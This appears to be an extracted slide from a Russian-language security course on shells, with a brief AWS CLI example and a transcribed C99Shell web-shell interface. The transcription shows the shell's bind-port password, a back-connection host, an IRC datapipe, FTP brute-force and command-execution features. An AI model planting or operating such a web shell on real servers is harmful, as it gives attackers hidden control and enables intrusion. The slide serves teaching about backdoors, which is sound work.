


3


Скрытый

Шеллы

- Оболочка: программа, открывающая доступ к ОС пользователю или другим программам
- Использует интерфейс командной строки (CLI) или графический интерфейс пользователя (GUI)
- «Внешний слой», окружающий ОС



```
James (aws)
/usr/local/bin $ aws iam create-user --cli-auto-prompt
--user-name: James
--user-name [string]: The name of the user to create.
```



Веб-оболочки: бэкдор в виде оболочки

```

C99Shell v. 1.0 pre-release build #17
Software: Apache. PHP/5.2.17-0.ic-vip.0
uname -a: Linux #1 SMP Wed Aug 3 07:36:31 CEST 2011 x86_64

Safe-mode: ON (secure)
/home/ /root/ drwxr-xr-x
Free 199.68 GB of 920.01 GB (21.7%)

[Home] [Back] [Forward] [UPDIR] [Refresh] [Search] [Buffer] [Encoder] [Tools] [Proc.] [FTP
brute] [Sec.] [SQL] [PHP-code] [Self remove] [Logout]

Binding port:
Port: 31373 Password: c99 Using PERL Bind

Back connection:
HOST: 10.10.30.20 Port: 31373 Using PERL Connect

Datapipe:
HOST: irc.dalnet.ru:6667 Local port: 8081 Using PERL Run

Note: sources will be downloaded from remote server.


:: Command execute ::
Enter: Select:
Execute Execute
  
```

```

